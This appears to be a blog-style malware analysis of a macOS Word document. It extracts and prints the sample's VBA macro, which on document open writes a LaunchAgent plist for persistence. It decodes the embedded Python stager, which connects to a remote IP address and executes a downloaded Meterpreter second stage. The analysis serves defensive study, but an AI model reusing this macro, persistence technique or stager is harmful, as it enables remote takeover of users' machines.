

Analyzing macOS Word Document Malware
Malware sample : Click me
First let’s confirm file type by using file command.

So it’s a word document!
Now let put this up in Virus Total

Word documents are actually compressed archives (containing XML files).Which means we can “unzip” the document to view its contents.

VBA macros [in a Word Document] are usually stored in a binary
OLE filewithin the compressed archive, called vbaProject.bin
In above picture we can see the presence of vbaProject.bin, which means Word document contains macros!
To extract embedded macros we can use clamAV’s sigtool. vbaProject.bin a binary OLE file.
You can install clamAV via the following:
1
brew install clamav
Executing sigtool with the –vba flag, extracts the embedded macros from the word/vbaProject.bin
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
bornpresident@President-iMac Downloads % sigtool --vba word/vbaProject.bin
-------------- start of code ------------------
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True

-------------- end of code ------------------


-------------- start of code ------------------
Attribute VB_Name = "NewMacros"
Private Declare PtrSafe Function system Lib "libc.dylib" Alias "popen" (ByVal command As String, ByVal mode As String) As LongPtr
Private Sub Document_Open()
Dim path As String
Dim payload As String
payload = "import base64,sys;exec(base64.b64decode({2:str,3:lambda ... }[sys.version_info[0]]('aW1wb3J0IHNvY2tldCxzdHJ" & _
"1Y3QsdGltZQpmb3IgeCBpbiByYW5nZSgxMCk6Cgl0cnk6CgkJcz1zb2NrZXQuc29ja2V0KDIsc29ja2V0LlNPQ0tfU1RSRUFNKQoJCXMuY29" & _
"ubmVjdCgoJzEwOS4yMDIuMTA3LjIwJyw5NjIyKSkKCQlicmVhawoJZXhjZXB0OgoJCXRpbWUuc2xlZXAoNSkKbD1zdHJ1Y3QudW5wYWN" & _
"rKCc+SScscy5yZWN2KDQpKVswXQpkPXMucmVjdihsKQp3aGlsZSBsZW4oZCk8bDoKCWQrPXMucmVjdihsLWxlbihkKSkKZXhlYyhkLHsncyc6c30pCg==')));"
path = Environ("HOME") & "/../../../../Library/LaunchAgents/~$com.xpnsec.plist"
arg = "<?xml version=""1.0"" encoding=""UTF-8""?>\n" & _
"<!DOCTYPE plist PUBLIC ""-//Apple//DTD PLIST 1.0//EN"" ""http://www.apple.com/DTDs/PropertyList-1.0.dtd"">\n" & _
"<plist version=""1.0"">\n" & _
"<dict>\n" & _
"<key>Label</key>\n" & _
"<string>com.xpnsec.sandbox</string>\n" & _
"<key>ProgramArguments</key>\n" & _
"<array>\n" & _
"<string>python</string>\n" & _
"<string>-c</string>\n" & _
"<string>" & payload & "</string>" & _
"</array>\n" & _
"<key>RunAtLoad</key>\n" & _
"<true/>\n" & _
"</dict>\n" & _
"</plist>"
Result = system("echo """ & arg & """ > '" & path & "'", "r")
'Result = system("launchctl bootout gui/$UID", "r")
End Sub
-------------- end of code ------------------
Private Sub Document_Open()event occurs when a document is opened.So, the Visual Basic macro code within the in the Document_Open() subroutine will be executed when the malicious Word document,BitcoinMagazine-Quidax_InterviewQuestions_2018.docm, is opened.
So what does the code in the Document_Open() subroutine do?
- Decodes a chunk (of what appears to be python) code into a variable named payload.
- Builds a path to a launch agent plist…in a rather interesting manner.
- Builds a launch agent plist (com.xpnsec.plist) saving this into a variable named arg.
- Saves said launch agent to disk, via the system command.
- Forces a logout via launchctl bootout gui/$UID.
It’s not that easy to run macro code within a malicious document beacuse of
Word’s sandboxbut it can bt bypassed. Please refer:Escaping the Microsoft Office Sandbox
Decoding python shell
1
2
3
4
5
6
$ python
>>> import base64
>>> payload = "aW1wb3J0IHNvY2tldCxzdHJ1Y3QsdGltZQpmb3IgeCBpbiByYW5n...30pCg=="
>>> base64.b64decode(payload)

"import socket,struct,time\nfor x in range(10):\n\ttry:\n\t\ts=socket.socket(2,socket.SOCK_STREAM)\n\t\ts.connect(('109.202.107.20',9622))\n\t\tbreak\n\texcept:\n\t\ttime.sleep(5)\nl=struct.unpack('>I',s.recv(4))[0]\nd=s.recv(l)\nwhile len(d)<l:\n\td+=s.recv(l-len(d))\nexec(d,{'s':s})\n"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
import socket, struct, time

for x in range(10):
  try:
    s=socket.socket(2,socket.SOCK_STREAM)
    s.connect(('109.202.107.20',9622))        //Tries to connect a server at 109.202.107.20 on port 9622 for 10 times
    break
  except:
    time.sleep(5)

l=struct.unpack('>I',s.recv(4))[0]  //Receives 4 bytes from the server (this is variable length of the rest of the payload)
d=s.recv(l)

while len(d)<l:
  d+=s.recv(l-len(d))

exec(d,{'s':s})  //Executes the payload (our 2nd payload)
Stage 2
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
$ python download.py

#!/usr/bin/python
import binascii
import code
import os
import platform

...

try:
    import ctypes
except ImportError:
    has_windll = False
else:
    has_windll = hasattr(ctypes, 'windll')

...

#@export
class MeterpreterChannel(object):
    def core_close(self, request, response):
        self.close()
        return ERROR_SUCCESS, response

...

#@export
class MeterpreterFile(MeterpreterChannel):
    def __init__(self, file_obj):
        self.file_obj = file_obj
        super(MeterpreterFile, self).__init__()

...

#@export
class MeterpreterProcess(MeterpreterChannel):
    def __init__(self, proc_h):

...
2nd stage payload is meterpreter.